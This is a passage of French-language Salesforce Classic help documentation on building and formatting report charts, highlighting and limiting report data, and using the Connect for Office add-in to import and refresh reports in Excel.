1. Modifiez le graphique de n'importe quel rapport récapitulatif ou matriciel, ou modifiez un composant de tableau de bord qui affiche un rapport récapitulatif ou matriciel.
2. Sélectionnez un type de graphique qui autorise les graphiques de combinaisons :
   - Graphique à barres
   - Graphique à colonnes
   - Graphique à colonnes groupées
   - Graphique à colonnes empilées
   - Graphique en courbes
   - Graphique en courbes cumulées

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Toutes** les éditions à l'exception de **Database.com**

AUTORISATIONS UTILISATEUR

Pour créer, modifier et supprimer des rapports :

- Créer et personnaliser des rapports

ET

Générateur de rapport

3. Sélectionnez la case **Tracer des valeurs supplémentaires**. L'aperçu du graphique est mis à jour durant la configuration de votre graphique de combinaison.
4. Pour tracer dans le graphique, sélectionnez une `Valeur`.
5. Sélectionnez une option d'`affichage`. Les options disponibles diffèrent selon votre type de graphique et si vous modifiez un graphique ou un composant de tableau de bord.
   - Pour des colonnes ou des barres, cliquez sur les liens **Ajouter une barre** ou **Ajouter une colonne** afin d'ajouter jusqu'à trois ensembles.
   - Lors de l'ajout d'une ligne à un graphique à colonnes verticales, sélectionnez **Utiliser un deuxième axe** pour afficher un axe séparé sur la ligne ajoutée à droite du graphique à colonnes. Un axe séparé permet de distinguer des valeurs qui comprennent différentes plages ou unités.

     Remarque: La sélection de l'option **Utiliser un deuxième axe** augmente le nombre de valeurs disponibles dans la liste déroulante `Valeur`. Sans cette option, vous pouvez sélectionner uniquement des valeurs du même type que l'axe Y principal, par exemple nombre, devise ou pourcentage. Cette option est disponible pour certains graphiques de combinaison seulement.

6. Une fois le rapport configuré, cliquez sur **Exécuter le rapport** ou sur **Enregistrer**.

Remarque:

- Si vous perdez l'accès à un champ utilisé dans un graphique, vous pouvez utiliser un autre champ à sa place. Si aucun champ n'est disponible, le nombre d'enregistrements est utilisé.
- Les axes X et Y ne doivent pas être définis sur *`Auto`*. S'ils sont définis sur *`Auto`*, vous ne pouvez pas tracer le graphique.
- La navigation descendante ne fonctionne pas pour les graphiques de combinaison dans les tableaux de bord.

CONSULTER ÉGALEMENT :

Types de graphique

Ajout d'un graphique à un rapport

Exemples de graphiques de combinaison

## Exemples de graphiques de combinaison

Utilisez un graphique de combinaison pour afficher des valeurs multiples sur une plage d'axes unique, afficher deux types de graphiques ensemble ou comparer deux valeurs récapitulatives continues.


Un *graphique de combinaison* trace plusieurs jeux de données dans un graphique unique.

**Colonne-sur-colonne**

Ajouter des colonnes à un graphique à colonnes pour montrer des valeurs multiples sur une seule plage d'axe.

Pour créer le graphique de cet exemple, sélectionnez le type de graphique à colonnes verticales, définissez le montant total des opportunités sur l'`Axe Y`, les étapes sur l'`Axe X` et utilisez l'option **Tracer des valeurs supplémentaires** pour ajouter le total du chiffre d'affaires attendu dans une colonne.

Vous pouvez rapidement comparer les valeurs réelles et les valeurs attendues de chaque étape.





**Ligne-sur-colonne**

Ajouter une ligne à un graphique à colonnes pour montrer ensemble deux types de graphique. L'utilisation d'un deuxième axe permet d'ajouter différents types de valeurs au graphique.

Pour créer le graphique de cet exemple, sélectionnez le type de graphique à colonnes verticales, définissez le montant total des opportunités sur l'`Axe Y`, l'exercice fiscal sur l'`Axe X` et utilisez l'option **Tracer des valeurs supplémentaires** pour ajouter le nombre d'affaires sur une ligne. Les différents types de valeurs récapitulatives sont disponibles dans la liste déroulante `Valeurs` uniquement si vous sélectionnez **Utiliser un deuxième axe**.

Vous pouvez afficher le montant total et le nombre d'affaires de chaque exercice fiscal dans un seul graphique.





**Ligne-sur-ligne**

Ajouter une ligne à un graphique en courbes pour comparer deux valeurs récapitulatives continues.

Pour créer le graphique de cet exemple, définissez une formule récapitulative personnalisée pour calculer la moyenne mobile sur trois semaines des montants d'opportunités, sélectionnez le type de graphique en courbes, définissez le total des opportunités sur l'`Axe Y`, la date sur l'`Axe X` et sélectionnez l'option **Tracer des valeurs supplémentaires** afin d'ajouter la moyenne mobile sur trois semaines sur une ligne.

Vous pouvez comparer les ventes au pourcentage mobile sur une période donnée.




La formule récapitulative personnalisée utilisée dans cet exemple est la suivante :

```
(OppProductTrends__c.Amount__c:SUM+ PREVGROUPVAL(OppProductTrends__c.Amount__c:SUM,
OppProductTrends__c.as_of_date__c) + PREVGROUPVAL(OppProductTrends__c.Amount__c:SUM,
OppProductTrends__c.as_of_date__c,2))/3
```

CONSULTER ÉGALEMENT :

Affichage des jeux de données différents dans un seul graphique

## Options de mise en forme des graphiques

Contrôlez l'aspect et le comportement des graphiques à l'aide de ces options.

| Champ | Description |
|---|---|
| `Titre du graphique` | Saisissez le nom du graphique. |
| `Couleur du titre` | Sélectionnez la couleur du titre de votre graphique. |
| `Taille du titre` | Sélectionnez la taille de police du titre de votre graphique. La taille maximale est 18. Les valeurs supérieures sont affichées à 18 points. |
| `Couleur du texte` | Sélectionnez la couleur du texte et des étiquettes dans votre graphique. |
| `Taille du texte` | Sélectionnez la taille de police du texte et des étiquettes dans votre graphique. La taille maximale est 18. Les valeurs supérieures sont affichées à 18 points. |
| `Fondu en arrière-plan` | Choisissez le sens du dégradé de couleurs en arrière-plan. Sélectionnez également une `Couleur de départ` et une `Couleur de fin` pour le dégradé. Utilisez le blanc si vous ne souhaitez pas appliquer de dégradé. |
| `Position de la légende` | Choisissez l'emplacement de la légende dans à votre graphique. |
| `Combiner les petits groupes dans Autres` | Combinez tous les groupes inférieurs ou égaux à 3 % du total dans un seul secteur ou segment « Autres ». Désactivez cette option pour afficher toutes les valeurs individuelles dans le graphique. Elle s'applique uniquement aux graphiques à secteurs, en anneau ou en entonnoir. Cette option est activée par défaut pour les graphiques à secteurs et en anneau, et désactivée pour les graphiques en entonnoir. |

| Champ | Description |
| --- | --- |
| `Plage d'axe X ou Y` | Choisissez une plage d'axe manuelle ou automatique pour les graphiques à barres, en courbes ou à colonnes. Si vous choisissez une plage manuelle, saisissez les valeurs d'axe minimale et maximale à afficher. Si des points de données se situent hors de la page définie, l'axe s'agrandit automatiquement pour inclure ces valeurs lors de la génération du graphique. |
| `Afficher l'étiquette de l'axe` | Affichez les étiquettes de chaque axe de votre graphique. Ceci s'applique uniquement aux graphiques en barres et en courbes. |
| `Afficher les étiquettes` | Affichez les étiquettes de votre graphique à secteurs, en anneau ou en entonnoir. |
| `Afficher le % de groupes` | Affichez la valeur en pourcentage de chaque groupe dans le graphique. |
| `Afficher les valeurs de l'axe X ou Y` | Affichez les valeurs d'enregistrements individuels ou de groupes dans les axes du graphique. Applicable uniquement à certains graphiques en barres horizontales et en colonnes verticales. |
| `Afficher les valeurs` | Affichez les valeurs d'enregistrements individuels ou de groupes dans le graphique. Ceci s'applique uniquement à certains types de graphiques. |
| `Afficher le % de sections` | Affichez la valeur en pourcentage de chaque section de graphiques à secteurs ou en anneau. |
| `Afficher le total` | Affichez la valeur du total dans le graphique en anneau. |
| `Afficher le % de segments` | Affichez la valeur en pourcentage de chaque segment dans les graphiques en entonnoir. |
| `Afficher les détails lors du survol` | Affichez les valeurs, les étiquettes et les pourcentages lors du survol des graphiques. Les détails de survol dépendent du type de graphique. Les pourcentages s'appliquent uniquement aux graphiques à secteurs, en anneau ou en entonnoir. Le survol est désactivé lors de l'affichage de graphiques contenant plus de 200 points de données. |
| `Taille du graphique` | Sélectionnez la taille du graphique, de minuscule à très grand. |
| `Position du graphique` | Placez le graphique au-dessus ou en-dessous du rapport. |

CONSULTER ÉGALEMENT :

Ajout d'un graphique à un rapport

## Affichage des données de rapport dans des tableaux

Pour aider les lecteurs à parcourir les données, essayez de masquer des pages et des plages, de limiter le nombre de résultats renvoyés et de souligner les données avec des couleurs. Vous pouvez également afficher votre tableau dans un composant de tableau de bord.

1. Affichage et masquage des détails de rapport
   Vous pouvez afficher ou masquer les détails de rapports à partir de la page d'exécution des rapports ou du générateur rapport. Lorsque vous masquez les détails, les enregistrements individuels ne sont pas affichés dans le rapport. Les regroupements, les formules récapitulatives et le nombre d'enregistrements restent visibles.
2. Mise en évidence des plages de données
   Sélectionnez les valeurs de champ dans les rapports récapitulatifs ou matriciels en fonction des plages et des couleurs que vous spécifiez. Pour activer la sélection conditionnelle, votre rapport doit contenir au moins un champ récapitulatif ou une formule récapitulative personnalisée.
3. Utilisation d'un rapport tabulaire dans un tableau de bord
   Vous pouvez utiliser un rapport tabulaire comme rapport source pour un composant de tableau de bord ou de graphique, si vous limitez le nombre de lignes qu'il renvoie.
4. Limitez les résultats d'un rapport
   Défini les limites de l'étendue de votre rapport afin d'éviter le traitement d'un nombre d'enregistrements excessif. Les choix intégrés pour limiter vos résultats varient selon l'objet de votre rapport.

CONSULTER ÉGALEMENT :

Mise en évidence des plages de données

Limitez les résultats d'un rapport

Affichage et masquage des détails de rapport

Utilisation d'un rapport tabulaire dans un tableau de bord

## Affichage et masquage des détails de rapport

Vous pouvez afficher ou masquer les détails de rapports à partir de la page d'exécution des rapports ou du générateur rapport. Lorsque vous masquez les détails, les enregistrements individuels ne sont pas affichés dans le rapport. Les regroupements, les formules récapitulatives et le nombre d'enregistrements restent visibles.

- Dans la page d'exécution des rapports, cliquez sur **Masquer les détails** pour masquer des enregistrements individuels. Cliquez sur **Afficher les détails** pour montrer tous les enregistrements.
- Dans le générateur de rapport, cliquez sur **Afficher** > **Détails**. Une coche en regard de l'élément de menu **Détails** indique que les détails sont affichés. Cliquez sur **Détails** pour basculer entre l'affichage et le masquage des enregistrements.

CONSULTER ÉGALEMENT :

Affichage et masquage du nombre d'enregistrements pour un bloc

Génération d'un rapport

Combinaison de différents types d'information dans un rapport joint

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Toutes** les éditions à l'exception de **Database.com**

AUTORISATIONS UTILISATEUR

Pour exécuter des rapports :
- Exécuter des rapports

Pour créer, modifier et supprimer des rapports :
- Créer et personnaliser des rapports

ET

Générateur de rapport

## Mise en évidence des plages de données

Sélectionnez les valeurs de champ dans les rapports récapitulatifs ou matriciels en fonction des plages et des couleurs que vous spécifiez. Pour activer la sélection conditionnelle, votre rapport doit contenir au moins un champ récapitulatif ou une formule récapitulative personnalisée.

Pour définir la sélection conditionnelle, cliquez sur **Afficher** > **Sélection conditionnelle** dans le générateur de rapport, puis définissez les valeurs de point de rupture et leurs plages de couleur comme suit :

| Champ | Description |
|---|---|
| `Récapitulatif` | Sélectionnez un champ récapitulatif dont vous souhaitez représenter les plages de chiffres par des couleurs. |
| `Couleur basse` | Sélectionnez la couleur représentant les données inférieures à la valeur du `Point de rupture bas`. |
| `Point de rupture bas` | Nombre correspondant au seuil entre la `Couleur basse` et la `Couleur moyenne`. Les valeurs identiques au `Point de rupture bas` sont affichées en tant que `Couleur moyenne`. |
| `Couleur moyenne` | Sélectionnez la couleur représentant les données comprises entre les valeurs du `Point de rupture bas` et du `Point de rupture élevé`. |
| `Point de rupture élevé` | Nombre correspondant au seuil entre la `Couleur moyenne` et la `Couleur haute`. Les valeurs identiques au `Point de rupture élevé` sont affichées en tant que `Couleur haute`. |
| `Couleur haute` | Sélectionnez la couleur représentant les données supérieures à la valeur du `Point de rupture élevé`. |

CONSULTER ÉGALEMENT :

Génération d'un rapport

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour créer, modifier et supprimer des rapports :

- Créer et personnaliser des rapports

  ET

  Générateur de rapport

## Utilisation d'un rapport tabulaire dans un tableau de bord

Vous pouvez utiliser un rapport tabulaire comme rapport source pour un composant de tableau de bord ou de graphique, si vous limitez le nombre de lignes qu'il renvoie.

1. Cliquez sur **Ajouter une** > **limite de lignes**.
2. Définissez la `limite de lignes` sur *`10`*, *`25`* ou *`Personnalisé`*. Si vous sélectionnez Personnalisé, saisissez un chiffre compris entre 1 et 99.
3. Définissez les options `Trier par` et Ordre de tri. Si vous sélectionnez **Limiter les lignes à ce champ** pour une colonne, ces options sont déjà définies.
4. Cliquez sur **OK**.
5. Cliquez sur **Paramètres de tableaux de bord** dans la barre d'outils.
6. Sélectionnez un `Nom` et une `Valeur` à utiliser dans les tables et les graphiques de tableaux de bord. Les tables indiquent le nom et la valeur. Les graphiques sont groupés par nom.
7. Cliquez sur **OK**. Vous pouvez désormais utiliser ce rapport tabulaire en tant que rapport source pour un composant de tableau de bord.

   Conseil: Lors de la création d'un composant de tableau de bord à afficher dans votre rapport tabulaire, vous pouvez utiliser l'éditeur de composants de tableau de bord pour remplacer les paramètres que vous avez sélectionnés dans les **Paramètres de tableau de bord**.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour créer, modifier et supprimer des rapports :

- Créer et personnaliser des rapports

  ET

  Générateur de rapport

## Limitez les résultats d'un rapport

Défini les limites de l'étendue de votre rapport afin d'éviter le traitement d'un nombre d'enregistrements excessif. Les choix intégrés pour limiter vos résultats varient selon l'objet de votre rapport.

- Pour afficher une vue réduite d'un rapport présentant uniquement les en-têtes, les sous-totaux et le total dans le générateur de rapports, désactivez **Afficher les** > **détails**.

  Dans la page d'exécution du rapport, cliquez sur **Masquer les détails** ou **Afficher les détails** en haut du rapport.

- Pour filtrer par un champ, cliquez sur **Ajouter** > **Filtre de champ**. Avec des rapports tabulaires, récapitulatifs et matriciels, vous pouvez faire glisser un champ depuis le volet Champs vers le volet Filtres afin d'ajouter un filtre de rapport.
- Les filtres croisés fonctionnent comme des filtres ordinaires, mais ont toutefois des caractéristiques spéciales qui leur sont propres. Pour en ajouter un, cliquez sur **Ajouter** > **Filtre croisé**.
- Dans les organisations Professional Edition, Enterprise Edition, Unlimited Edition, Performance Edition et Developer Edition, les liens **Hiérarchie** permettent de parcourir les résultats des rapports en fonction des hiérarchies de rôles ou de territoires.
- Si votre organisation utilise des services pour segmenter les données et que vous disposez de l'autorisation « Affecté par service », utilisez la liste déroulante Service pour inclure des enregistrements dans un seul ou tous les services. Sélectionnez *`Actuel`* pour afficher les enregistrements de votre service actuel. Les rapports qui sont déjà vérifiés (par exemple, les comptes Mes requêtes ou Mon équipe) incluent des enregistrements de tous les services et

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour créer, modifier et supprimer des rapports :

- Créer et personnaliser des rapports

  ET

  Générateur de rapport

vous ne pouvez pas les limiter à un service spécifique. Si vous ne possédez pas cette autorisation, vos rapports incluent les enregistrements de tous les services.

- Vous pouvez définir le nombre maximal d'enregistrements à afficher dans un rapport tabulaire en cliquant sur **Ajouter** > **Limite de lignes** dans le générateur de rapports. Définissez le nombre de lignes, puis sélectionnez le champ de tri et l'ordre de tri. Limiter les lignes dans un rapport tabulaire permet de l'utiliser en tant que rapport source pour une table de tableau de bord et des composants de graphique.

  L'option `Limite de lignes` dans les rapports tabulaires affiche uniquement les champs de l'objet principal dans les rapports créés à partir de types de rapport personnalisé, dans lesquels un objet A peut avoir ou ne pas avoir un objet B. Par exemple, dans les comptes avec ou sans rapport sur les contacts, seuls les champs de comptes sont affichés. Les champs des objets, après une association possible ou non dans les types de rapport personnalisé, ne sont pas affichés. Par exemple, dans des comptes contenant des contacts avec ou sans rapport sur les requêtes, seuls les champs de comptes et de contacts peuvent être utilisés. Si vous changez le format de rapport, les paramètres **Limite de lignes** sont perdus.

Remarque: Seuls les 255 premiers caractères d'un champ de texte personnalisé sont pris en compte dans le filtrage.Par exemple, si vous ajoutez un filtre de champ pour rechercher les opportunités dans lesquelles le champ de texte personnalisé *`Notes de clients`* inclut le terme « téléphone », et que ce terme figure après le 255ème caractère du champ, le filtre ne trouve pas cet enregistrement. Dans des champs de texte standard, tous les caractères sont pris en compte, quelle que soit la longueur du champ.

CONSULTER ÉGALEMENT :

La page d'exécution de rapport

Exemple : Rapport sur des objets associés avec des filtres croisés

## Rapport sur les données Salesforce avec Excel

Connect pour Office inclut un module complémentaire Excel vous permettant d'accéder en toute sécurité à vos rapports Salesforce avec Microsoft® Excel®. Créez les rapports nécessaires dans Salesforce, insérez-les dans une feuille de calcul Excel, puis utilisez des formules, organigrammes et tableaux croisés Excel pour personnaliser et analyser les données. Lorsque Salesforce désactive le protocole TLS 1.0, nous arrêtons la prise en charge de Connect pour Office.

Important: Lorsque Salesforce désactive le protocole TLS 1.0, nous arrêtons la prise en charge de Connect pour Office. Avec cette modification, rien ne garantit que Connect pour Office puisse établir une connexion entre Salesforce et Microsoft® Word ou Excel. Même si les commerciaux parviennent à établir une connexion, Salesforce n'assure plus le support ni la maintenance en cas de problème.

Le module complémentaire Excel fournit le même accès aux rapports et aux champs que celui dont vous bénéficiez habituellement dans Salesforce. Vous pouvez distribuer vos feuilles de calcul Excel personnalisées via l'onglet Documents pour permettre aux utilisateurs de suivre en temps réel des analyses personnalisées. Vous pouvez référencer les données provenant de plusieurs rapports dans une feuille de calcul pour créer une présentation d'une seule page sur les chiffres clés.

La communication entre Excel et Salesforce utilise le protocole HTTPS sécurisé comme lorsque vous vous connectez via votre navigateur Web.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Toutes** les éditions

AUTORISATIONS UTILISATEUR

Pour accéder aux rapports Salesforce à partir d'Excel :

- Exécution des rapports

  ET

  Exporter les rapports

1. Installation de Connect pour Office

   Lorsque Salesforce désactive le protocole TLS 1.0, nous arrêtons la prise en charge de Connect pour Office.

2. Connexion à Connect pour Office

   Vous devez vous connecter à Salesforce avant de lancer une recherche de données dans vos rapports Salesforce. Lorsque Salesforce désactive le protocole TLS 1.0, nous arrêtons la prise en charge de Connect pour Office.

3. Importation de rapports dans Excel à l'aide de Connect pour Office

   Importez vos rapports Salesforce personnalisés et standard dans Excel pour pouvoir analyser les données ultérieurement au moyen des formules, des organigrammes et des tableaux croisés dynamiques disponibles dans Excel. Lorsque Salesforce désactive le protocole TLS 1.0, nous arrêtons la prise en charge de Connect pour Office.

4. Actualisation et mise à jour des données avec Connect pour Office

   Faites en sorte que vos rapports Salesforce soient à jour dans Excel en actualisant régulièrement les données du rapport et les tableaux croisés que vous avez créés. Lorsque Salesforce désactive le protocole TLS 1.0, nous arrêtons la prise en charge de Connect pour Office.

## Installation de Connect pour Office

Lorsque Salesforce désactive le protocole TLS 1.0, nous arrêtons la prise en charge de Connect pour Office.

**Important:** Lorsque Salesforce désactive le protocole TLS 1.0, nous arrêtons la prise en charge de Connect pour Office. Avec cette modification, rien ne garantit que Connect pour Office puisse établir une connexion entre Salesforce et Microsoft® Word ou Excel. Même si les commerciaux parviennent à établir une connexion, Salesforce n'assure plus le support ni la maintenance en cas de problème.

La configuration minimale requise pour Connect pour Office est la suivante :

- Microsoft® Office 2007
- Microsoft® Windows Vista® (32 bits uniquement), jusqu'à la désactivation du TLS 1.0 par Salesforce.

1. Fermez tous les programmes Microsoft Office®, y compris Word, Excel® et Outlook®.
2. Depuis vos paramètres personnels, saisissez *`Office`* dans la case `Recherche rapide`, puis sélectionnez **Connect pour Office**.

   **Conseil:** Si vous ne parvenez pas à afficher la page de téléchargement, demander l'accès à votre administrateur.

3. Cliquez sur **Installer maintenant**.
4. Cliquez sur **Oui** dans le message vous invitant à installer Connect pour Office. Nous vous recommandons d'installer Connect pour Office dans le dossier par défaut proposé par le programme d'installation.
5. Une fois l'installation terminée, ouvrez Excel ou Word, puis sélectionnez le menu **Salesforce** pour commencer à utiliser Connect pour Office.
6. La première fois que vous ouvrez Word, vous devez activer les macros depuis Salesforce. Vous devez activer les macros et accepter Salesforce comme éditeur de macro pour pouvoir utiliser le module complémentaire Word.

**Remarque:** Le programme d'installation Connect pour Office modifie le registre de l'ordinateur. Si l'entreprise impose des paramètres de sécurité vous empêchant de modifier le registre, connectez-vous en tant qu'administrateur de votre ordinateur avant d'installer Connect pour Office ou contactez le service informatique pour obtenir de l'aide.

CONSULTER ÉGALEMENT :

Personnalisation de votre expérience Salesforce

## Connexion à Connect pour Office

Vous devez vous connecter à Salesforce avant de lancer une recherche de données dans vos rapports Salesforce. Lorsque Salesforce désactive le protocole TLS 1.0, nous arrêtons la prise en charge de Connect pour Office.

**Important:** Lorsque Salesforce désactive le protocole TLS 1.0, nous arrêtons la prise en charge de Connect pour Office. Avec cette modification, rien ne garantit que Connect pour Office puisse établir une connexion entre Salesforce et Microsoft® Word ou Excel. Même si les commerciaux parviennent à établir une connexion, Salesforce n'assure plus le support ni la maintenance en cas de problème.

**Éditions**

Disponible avec : Salesforce Classic

Disponible avec : **Toutes** les éditions

1. Ouvrez Excel.
2. Dans Microsoft Office 2003 ou version inférieure, sélectionnez l'option de **connexion** dans le menu déroulant **Salesforce** de la barre d'outils Excel. Dans Microsoft Office 2007, sélectionnez l'onglet Salesforce dans le Ruban, cliquez sur le menu déroulant de **génération de rapports**, puis sélectionnez l'option de **connexion**.
3. Saisissez votre nom d'utilisateur et votre mot de passe Salesforce.
4. Cliquez sur **Connexion**.

**Remarque:** Si votre organisation restreint les adresses IP, les connexions d'adresses IP non fiables sont bloquées jusqu'à leur activation. Salesforce vous envoie automatiquement un e-mail d'activation que vous pouvez utiliser pour vous connecter. Cet e-mail contient un jeton de sécurité que vous devez ajouter à la fin de votre mot de passe. Par exemple, si votre mot de passe est `monmotdepasse` et que le jeton de sécurité est `XXXXXXXXXX`, vous devez saisir `monmotdepasseXXXXXXXXXX` pour vous connecter.

## Importation de rapports dans Excel à l'aide de Connect pour Office

Importez vos rapports Salesforce personnalisés et standard dans Excel pour pouvoir analyser les données ultérieurement au moyen des formules, des organigrammes et des tableaux croisés dynamiques disponibles dans Excel. Lorsque Salesforce désactive le protocole TLS 1.0, nous arrêtons la prise en charge de Connect pour Office.

**Important:** Lorsque Salesforce désactive le protocole TLS 1.0, nous arrêtons la prise en charge de Connect pour Office. Avec cette modification, rien ne garantit que Connect pour Office puisse établir une connexion entre Salesforce et Microsoft® Word ou Excel. Même si les commerciaux parviennent à établir une connexion, Salesforce n'assure plus le support ni la maintenance en cas de problème.

**Éditions**

Disponible avec : Salesforce Classic

Disponible avec : **Toutes** les éditions

**AUTORISATIONS UTILISATEUR**

Pour accéder aux rapports dans Excel :

- Exécution des rapports

  ET

  Exporter les rapports

1. Créez un type de rapport personnalisé dans Salesforce. Vous pouvez également utiliser l'un des rapports standard.
2. Ouvrez une feuille de calcul vide dans Excel.
3. Sélectionnez l'onglet Salesforce dans le ruban, cliquez sur le menu déroulant de **Création de rapport**, puis sélectionnez **Importer un rapport**.

   **Remarque:** Dans Microsoft Office 2003 ou versions inférieures, sélectionnez l'option d'**importation de rapport** dans le menu déroulant **Salesforce** de la barre d'outils Excel.
4. Sélectionnez un rapport dans la liste des rapports Salesforce personnalisés et standard disponibles.
5. Indiquez l'endroit où vous souhaitez placer les données du rapport dans votre fichier Excel.
   a. Entrez le nom de la feuille de calcul Excel dans le champ `Feuille de calcul de destination`.
   b. Dans le champ `Cellulaire`, indiquez la première cellule dans laquelle vous voulez commencer à insérer des données.

Si la feuille de calcul et la cellule en question contiennent déjà des données de rapport, Connect pour Office déplace ces données pour permettre la saisie des nouvelles données de rapport.

Conseil: Évitez de renommer les feuilles de calcul contenant des rapports importés. Cela entraîne la perte de la connexion entre la feuille de calcul et votre rapport. Vous devez réimporter le rapport pour actualiser les données.

6. Choisissez **Données brutes** pour importer les données sans formatage, sans sous-total et sans total général. Sélectionnez **Formaté** pour garder les couleurs, les polices, les sous-totaux et les totaux généraux provenant du rapport Salesforce.

   Cela est pratique pour importer des rapports matriciels volumineux avec les données déjà synthétisées dans un petit tableau.

   Conseil:

   - L'option **Données brutes** est préférable si vous importez des rapports récapitulatifs ou matriciels à utiliser avec des formules et des tableaux croisés Excel.
   - Utilisez l'option **Formaté** si vous importez des rapports matriciels volumineux avec les données déjà synthétisées dans un petit tableau.

7. Cliquez sur **OK**.

Conseil: Vous pouvez copier-coller des données depuis Excel vers d'autres applications Office. Utilisez l'option **Coller spécial** plutôt que **Coller** pour référencer les données Excel en tant qu'objet de feuille de calcul. Si les données sont ensuite modifiées dans Excel, vous pouvez cliquer avec le bouton droit sur l'objet et le mettre à jour automatiquement. Pour plus d'informations, reportez-vous à l'aide de Microsoft Word.

## Actualisation et mise à jour des données avec Connect pour Office

Faites en sorte que vos rapports Salesforce soient à jour dans Excel en actualisant régulièrement les données du rapport et les tableaux croisés que vous avez créés. Lorsque Salesforce désactive le protocole TLS 1.0, nous arrêtons la prise en charge de Connect pour Office.

Important: Lorsque Salesforce désactive le protocole TLS 1.0, nous arrêtons la prise en charge de Connect pour Office. Avec cette modification, rien ne garantit que Connect pour Office puisse établir une connexion entre Salesforce et Microsoft® Word ou Excel. Même si les commerciaux parviennent à établir une connexion, Salesforce n'assure plus le support ni la maintenance en cas de problème.

Une fois connecté à Salesforce, sélectionnez l'une des options suivantes dans le Ruban de **Salesforce** (ou dans la barre d'outils dans Office 2003 et antérieur) :

- **Actualiser les rapports existants** - Permet de choisir les rapports à mettre à jour dans Excel.
  1. Depuis la liste des rapports importés, sélectionnez les rapports à mettre à jour.
  2. Vous avez également la possibilité de sélectionner **Mettre à jour les tableaux dynamiques croisés** pour mettre à jour les tableaux dynamiques croisés créés dans Excel pour les rapports sélectionnés. L'élément de menu **Actualiser tous les rapports** exécute la mise à jour automatiquement.
  3. Cliquez sur **Rafraîchir les éléments sélectionnés** pour mettre à jour les données du rapport.

     Pour supprimer des rapports de cette liste, sélectionnez leur nom et cliquez sur **Supprimer les éléments sélectionnés**. Les rapports ne sont supprimés ni de votre feuille de calcul Excel ni de Salesforce, mais uniquement de la liste des rapports à actualiser.

- **Actualiser tous les rapports** - Actualise tous les rapports importés dans votre fichier Excel, y compris les tableaux croisés dynamiques référencés par ces rapports.

Conseil:

- Si vous rédigez une formule, sélectionnez une colonne complète au lieu d'une plage de cellules, car le nombre de lignes de votre rapport peut varier lors de l'actualisation des données. Par exemple, utilisez `=Sum(Sheet2!E:E)` pour faire la somme de la colonne E plutôt que `=Sum(Sheet2!E1:E200)`.
- Si vous utilisez les fonctions `VLOOKUP` et `HLOOKUP` dans Excel pour joindre des données de différentes plages de cellules, ces fonctions peuvent générer des ID d'enregistrement de rapport, qui incluent 15 caractères alphanumériques et sensibles à la casse. Assurez-vous d'utiliser la casse appropriée lors de l'identification d'enregistrements de rapport. Pour plus d'informations, reportez-vous à l'aide de Microsoft Excel.

## Mise à jour de l'assistant de création de rapports

Le générateur de rapport, un puissant éditeur glisser-déposer, est l'outil standard de création et de modification de rapports. Si votre organisation utilise toujours l'ancien assistant de rapport, vous devez mettre à niveau vers le générateur de rapport.

- Tous les profils peuvent accéder au générateur de rapports par défaut. (l'autorisation « Générateur de rapport » dans des ensembles d'autorisations et des profils, et les objets PermissionSet et Profil dans l'API peuvent rester affichés, bien que la mise à niveau remplace ces paramètres).
- L'ancien assistant de rapport est disponible uniquement pour les utilisateurs en mode Accessibilité.
- Les organisations des éditions Group et Professional peuvent utiliser le générateur de rapports.
- Vous bénéficiez de graphiques en nuages de points, un nouveau type de graphique pour les rapports.

